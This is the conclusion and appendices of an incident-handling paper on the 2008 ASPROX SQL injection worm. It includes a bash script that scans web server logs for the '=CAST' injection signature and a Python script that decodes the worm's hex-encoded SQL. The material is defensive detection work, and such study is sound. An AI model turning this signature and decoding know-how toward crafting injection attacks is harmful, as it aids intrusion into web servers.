As stated in the introduction, the main purpose of this paper was to demystify ASPROX in particular and a new class of Internet attack, the SQL Injection worm in general. The structure of the document was purposefully designed to follow the Incident Handling steps as adopted by the SANS in its Incident Handling course. Starting with the Preparation phase, the reader was presented with an overview of what a SQL Injection worm is and what it is not. Examples were given by showing and discussing the ASPROX worm that successfully attacked web servers during the summer and fall of 2008. Next, the topic of Identification aided the reader how to spot SQL Injection worms in the wild. This section included the tools and resources needed which one could also deploy to aid in the identification of this attack. ASPROX was used to show how this worm can be identified through log file analysis and a detailed breakdown of the payload. Additionally, the reader was shown what search terms to look for when assessing the scope of attack and was shown the payload contents of this worm including how the payload Injects content into database systems. The section about Containment dealt with specific tools to successfully combat SQL Injection worms. Readers were shown preventative tools to help in the design of security solutions to prevent these attacks. In the unfortunate circumstances when this attack succeeded, recovery measures were also demonstrated which can aid in identifying vulnerable web pages and how to scan web logs to find where the attack succeeded. For this paper, a custom set of scripts was created as an example to show a way to analyze and summarize log files to detect ASPROX attacks against web servers. Next the paper combined Eradication and Recovery techniques, as both of these are so closely related with regards to this topic. Eradication showed the reader at a very high level the steps necessary to bring an application back online and into production. Not only were the clean-up steps discussed but discussion also included protective measures to reduce the chance of this attack from succeeding in the future. In total, this paper provides the reader with a comprehensive view of SQL Injections, how to automate them, discovery, protection, recovery and mitigations from this kind of attack

We are all at some level swayed by sensational news reports from the media or are caught up in the hype of the latest 'outbreak' raging throughout the Internet as discussed by the 'community'. Our primary responsibility as Incident Handlers is to assess situations, remain calm, and armed with correct and relevant information provide accurate, timely and quick remediation to repair any damage. The media while doing their job in reporting those events which are news-worthy, can also serve to "fan the flames" as it were by heightening anxiety and providing misleading or inaccurate information in their rush to be 'first to print'. Example quotes from The Times (2008) about the ASPROX attacks in the summer included statements like:

> "Cyber-criminals have attacked key government and consumer websites, allowing them to steal the personal details of anyone browsing the sites, "

and

> "Unlike other viruses, Asprox sits undetected on mainstream sites, with any visitor at risk of being infected. The virus

automatically installs itself on a visitor's computer, allowing a hacker to access financial information. "

or

"Such incidents have only come to light after people have found money removed from their bank accounts or other personal data frauds. "

In the above quoted examples and many others like it from all major news sources, and without the benefit of detailed analysis it wouldn't be clear to the average administrator or web surfer that this threat was over-hyped. Relying only on statements like the ones quoted above, one would be left with both the wrong impression, and a sense that the problem is much worse than it actually was. While this particular attack WAS disruptive for many 10s of thousands of web servers, it was NOT the end of the Internet as we know it. Only by spending time analyzing and understanding the threat will it be understood enough to take appropriate, pragmatic actions in preventing the attack from impacting web applications under care. Being Pragmatic, understanding the nature of the threat and deploying sensible countermeasures both before and after a worm attack, where the stated goals of this paper. Through the use of ASPROX, a real world example of a SQL Injection Worm which was used throughout this paper provided a good case study in ways to identify current and future threats which are similar to ASPROX. If we don't learn from ASPROX, the first attempt at a new class of attack, then the adaptations which these attackers will integrate and the resulting subsequent attacks will be larger, more harmful, better hidden, and will result in more widespread damage to web applications. Papers like this one, should serve as a wake-up call to security professionals and Administrators alike that now is the time to shore up one's defenses, ensure that applications are hardened before the next, upgraded wave of attacks takes place.

For those who think that worms which raged during the summer just disappear, the following website provides ample proof that this attack, in all its forms is still spreading and infecting new servers daily.

ASPROX infected websites

[http://www.shadowserver.org/wiki/uploads/Calendar/sql-inj-list.txt]

Appendix:

Appendix A: ASPGREP.SH Source Code

```
#!/usr/bin/env bash
# ASPGREP:
# Version 0.4
# Summary: a very rough web log parser to extract out all references to
# asprox SQL Injection worm instances, summarize the findings, report on
# how many pages return a 200 code (meaning success) and recording each
# unique SQL Injection statement for further analysis.

# Arguments to accept are
# filename of script  "aspgrep.sh"
# IIS or Apache Log file = $ARG1 = -a or -i
# Path to log file = $ARG2 = \some\path\to\log.file
# Path to output = $ARG3 = \some\path\to\output

# Global Variables:  Change these if needed
ARG1=$1       # First command line arg
ARG2=$2       # Second command line arg
ARG3=$3       # third command line arg
IFSTEMP=$IFS
IFS="/" # Changing Field Separator to the "/" character
declare -a ARRAY=($ARG2)
ELEMENTS=${#ARRAY[@]} # Counting how many elements in $ARRAY[]
```

```
ELEMENTS1=$(($ELEMENTS-1))
FILE=${ARRAY[$ELEMENTS1]} # Setting $FILE to last element in $ARRAY[]
[[ $ARG3 != */ ]] && ARG3="$ARG3"/
PTH=$ARG3$FILE # Full Path and filename of Output files
IFS=$IFSTEMP # Resetting IFS variable back to system default
SQL="=CAST"  # Text to test for asprox SQL injection worm
SUM_FILE=$PTH"-summary.txt"  # name of summary report file
SQL_FILE=$PTH"-SQL.txt"      # name of SQL Injection file

usage()
{
 echo "Incorrect Syntax..."
       echo
       echo "aspgrep.sh -[a,i] /path/to/log.file /path/to/report"
       echo "where:  -a is Apache log file"
       echo "        -i is IIS log file"
       exit 1
}

apache () {

       echo "Processing Apache Log File..."
       # Populating $COUNT1() Array with counts and status codes
       COUNT1=(`cat $ARG2|grep $SQL|cut -d " " -f 9|sort|uniq -c`)
       # How many elements are in $COUNT1() Array
       # need to divide by 2, as $COUNT1[*] contains counts + status codes
       COUNT_ERR=${#COUNT1[*]}
       COUNT_ERR=$(($COUNT_ERR/2))

       # Test COUNT_ERR, if=0 then there are no instances of SQL injection
       # Exit script at this point as there is nothing to do
       if [ $COUNT_ERR -eq 0 ]
       then
             echo "No Asprox Injections found"
             exit 1
       fi

       echo "Log filename is: "$FILE >> $SUM_FILE
       echo "Log file is of type "$TYPE >> $SUM_FILE
       echo >>$SUM_FILE
       echo "Summary of SQL Injection strings found per web log status code">>
$SUM_FILE
       echo "Found    Status Code" >> $SUM_FILE
       ELEM1=0
       ELEM2=1
       for ((i=0;i<$COUNT_ERR;i++)); do
              echo ${COUNT1[$ELEM1]} "    " ${COUNT1[$ELEM2]} >> $SUM_FILE
              ELEM1=$(($ELEM1+2))
              ELEM2=$(($ELEM2+2))
       done

       # How many occurrences of $SQL is found in the Log File"
       COUNT_SQL=`cat $ARG2|grep $SQL|wc -l`
       echo $COUNT_SQL "SQL Injection strings found in total" >> $SUM_FILE
       echo >> $SUM_FILE
       echo >> $SUM_FILE

       i=0
       ELEM2=1
       for ((i=0;i<$COUNT_ERR;i++)); do
              # Error codes have spaces both before and trailing in log file
              COUNT_ERR_1=" "${COUNT1[$ELEM2]}" "
              echo "Processing unique pages with status code" $COUNT_ERR_1
              echo "Unique pages with" $COUNT_ERR_1 "status code" >> $SUM_FILE
              echo "---------------------------------" >> $SUM_FILE
              cat $ARG2| grep $SQL|grep "$COUNT_ERR_1"|cut -d "?" -f -1|cut -d " " -f
7|sort -i|uniq -i >> $SUM_FILE
              echo "" >> $SUM_FILE
              ELEM2=$(($ELEM2+2))
       done
       # Getting the SQL Injection code and putting it into its own file
       cat $ARG2|grep $SQL|cut -d ";" -f 2-5|cut -d " " -f -1|sort -i|uniq -i >>
$SQL_FILE
       TOT=`cat $SQL_FILE|wc -l`
       echo "Total unique SQL injections found in log $TOT" >> $SUM_FILE
       echo
       echo $TOT "Unique SQL Statements found and processed"
       echo
       echo "Exiting..."
       exit 1
```

```
}

iis ()
{
	echo "Processing IIS Log File..."
	# Populating $COUNT1() Array with counts and status codes
	COUNT1=(`cat $ARG2|grep $SQL|cut -d " " -f 17|sort|uniq -c`)
	# How many elements are in $COUNT1() Array
	# need to divide by 2, as $COUNT1[*] contains counts + status codes
	COUNT_ERR=${#COUNT1[*]}
	COUNT_ERR=$(($COUNT_ERR/2))

	# Test COUNT_ERR, if=0 then there are no instances of SQL injection
	# Exit script at this point as there is nothing to do
	if [ $COUNT_ERR -eq 0 ]
	then
		echo "No Asprox Injections found"
		exit 1
	fi

	echo "Log filename is: "$FILE >> $SUM_FILE
	echo "Log file is of type "$TYPE >> $SUM_FILE
	echo >>$SUM_FILE
	echo "Summary of SQL Injection strings found per web log status code">>
$SUM_FILE
	echo "Found     Status Code" >> $SUM_FILE
	ELEM1=0
	ELEM2=1
	for ((i=0;i<$COUNT_ERR;i++)) do
		echo ${COUNT1[$ELEM1]}"     "${COUNT1[$ELEM2]} >> $SUM_FILE
		ELEM1=$(($ELEM1+2))
		ELEM2=$(($ELEM2+2))
	done

	# How many occurrences of $SQL is found in the Log File"
	COUNT_SQL=`cat $ARG2|grep $SQL|wc -l`
	echo $COUNT_SQL "SQL Injection strings found in total" >> $SUM_FILE
	echo >> $SUM_FILE
	echo >> $SUM_FILE
```

```
        i=0
        ELEM2=1
        for ((i=0;i<$COUNT_ERR;i++)); do
                # Error codes have spaces both before and trailing in log file
                COUNT_ERR_1=" "${COUNT1[$ELEM2]}" "
                echo "Processing unique pages with status code" $COUNT_ERR_1
                echo "Unique pages with" $COUNT_ERR_1 "status code" >> $SUM_FILE
                echo "----------------------------------" >> $SUM_FILE
                cat $ARG2| grep $SQL|grep "$COUNT_ERR_1"|cut -d "?" -f -1|cut -d " " -f
7|sort -i|uniq -i >> $SUM_FILE
                echo "" >> $SUM_FILE
                ELEM2=$((ELEM2+2))
        done
        # Getting the SQL Injection code and putting it into its own file
        cat $ARG2|grep $SQL|cut -d ";" -f 2-5|cut -d " " -f -1|sort -i|uniq -i >>
$SQL_FILE
        TOT=`cat $SQL_FILE |wc -l`
        echo "Total unique SQL injections found in log $TOT" >> $SUM_FILE
        echo
        echo $TOT "Unique SQL Statements found and processed"
        echo
        echo "Exiting..."
        exit 1
}

# Program Initialization
# if not exactly 3 args in command line, kill program with error
if [ "$#" != "3" ]
then
        usage
fi

if [[ -f "$ARG2" ]]; then
        echo ""
else
        echo
        echo "Error, $ARG2 does not exist!"
        exit 1
fi
# Test to see if existing summary files exist with the same filename.
# if they exist, delete the files
if [ -f $SUM_FILE ]
       then
              rm -f $PTH-*.txt
       fi

# Test to see if Directory path exists from $ARG3
# If path does not exist, exit program
if [[ -d "$ARG3" ]]; then
       echo ""
else
       echo
       echo "Error, $ARG3 does not exist!"
       exit 1
fi

# Test for IIS or APACHE log files
case $ARG1 in
       -a ) TYPE="Apache"
       apache
       ;;
       -i ) TYPE="IIS"
       iis
       ;;
       * ) echo "you did not enter a proper command"
       exit
esac
# End Program Initialization
```

Appendix B: SQLCONV.PY Source Code

```
import string
import binascii
import sys
import os
def main():
      element=0
      for t in open(sys.argv[1], 'r'):
            element = element+1
            t=t.replace("%20", " ")
            a = t.split(None)
            elem=len(a)
            i = 0
            while i != elem:
                  tmp=a[i]
                  if tmp.find('=CAST') != -1:
                        temp=tmp.split('0x')
                        injection = binascii.a2b_hex(temp[1])
                        a.remove(tmp)
                        a[i:i]=[injection]
                  i+=1
            intermediate = ' '.join(a)
            intermediate=intermediate.replace(";",";\n")
            print intermediate

if __name__=="__main__":
      sys.exit(main())
```

References

Keizer(2008). Mass hack infects tens of thousands of sites.

Computerworld: The voice of IT management. Retrieved January 8, 2009, from http://www.computerworld.com.au/index.php/id;683627551

Joe Stewart (2008). Danmec/Asprox SQL Injection Attack Tool Analysis. SecureWorks.: The Information Security Experts. Retrieved on December 15,2008, from http://www.secureworks.com/research/threats/danmecasprox/

Bojan Zdrnja (2008). What's Brewing in Danmec's Pot?. SANS Internet Storm Center. Retrieved on November 27, 2008, from http://isc.sans.org/diary.html?storyid=4771

Secunia (2008). Secunia Blog. Secunia: Stay Secure. Retrieved January 14, 2009 from http://secunia.com/blog/37/

Mark Hofman (2008). Cleanup in Isle 3 Please. Asprox Lying around. SANS Internet Storm Center. Retrieved on December 7, 2008, from http://isc.sans.org/diary.html?storyid=4840

Peter Hansteen (2008). A Low Intensity, Bruteforce Attempt. That Grumpy BSD Guy. Retrieved on January 4, 2009 from http://bsdly.blogspot.com/2008/12/low-intensity-distributed-bruteforce.html

Secunia: Stay Secure. RealPlayer Unspecified Buffer Overflow Vulnerability. Retrieved November 15, 2008 from http://secunia.com/advisories/28276/

Avi Douglen (2007). SQL Smuggling, or The Attack that wasn't There. Comsec Consulting Research. Retrieved December 16 2008 from http://www.comsecglobal.com/framework/Upload/SQL_Smuggling.pdf

Dancho Danchev (2008). Thousands of Legitimate Sites SQL Injected to Serve IE Exploit. ZDNet. Retrieved on December 17th 2008 from http://blogs.zdnet.com/security/?p=2328

Daniel Wesemann (2008). Asprox Mutant. SANS Internet Storm Center. Retrieved on October 29 2008 from http://isc.sans.org/diary.html?storyid=5092

"Rich" (2008). ASPROX SQL Injection Attacks – Block Them Using A Cisco Router. Cisconews. Retrived on January 4, 2009 from http://cisconews.co.uk/2008/07/09/asprox-sql-injection-attacks-block-them-using-a-cisco-router/

Firestorm (2008): Securing the internet. Trojan ASPROX: Binary Encoded SQL Injection Attack. Retrieved on November 12, 2008 from http://www.firestorm-online.com/trojans/asprox/

Microsoft (2008). The Microsoft Source Code Analyzer for SQL Injection Tool is Available to Find SQL Injection Vulnerabilities in ASP Code. Retrieved on January 10, 2009 from http://support.microsoft.com/kb/954476

OWASP (2007). The Top 10 2007-Injection Flaws. Retrieved on December 29, 2008 from http://www.owasp.org/index.php/Top_10_2007-A2#Protection

Microsoft (2008). Microsoft Security Advisory (954462): Rise in SQL Injection Attacks Exploiting Unverified User Data Input. Retrieved on January 10, 2009 from http://www.microsoft.com/technet/security/advisory/954462.mspx

Microsoft (2008). The Microsoft Source Code Analyzer for SQL Injection tool. Retrieved on January 7 2009 from http://support.microsoft.com/kb/954476

Marcin (2008). TS/SCI Security: Web Application Firewalls: A Slight Change of Heart. Retrieved on February 17 2009 from http://www.tssci-security.com/archives/2008/06/23/web-application-firewalls-a-slight-change-of-heart/

IIS: Internet Information Services (2008). Using URLScan. Retrieved on January 10, 2009 from http://learn.iis.net/page.aspx/473/using-urlscan

HP Security Laboratory (2008). Finding SQL Injection using Scrawlr. Retrieved on January 10, 2009 from http://www.communities.hp.com/securitysoftware/blogs/spilabs/archive/2008/06/23/finding-sql-injection-with-scrawlr.aspx

Alexi Mostrous (2008). ASPROX Computer Virus Infects Key Government and Consumer Websites. TimesOnline. Retrieved on November 29 2009 from http://technology.timesonline.co.uk/tol/news/tech_and_web/the_web/article4381034.ece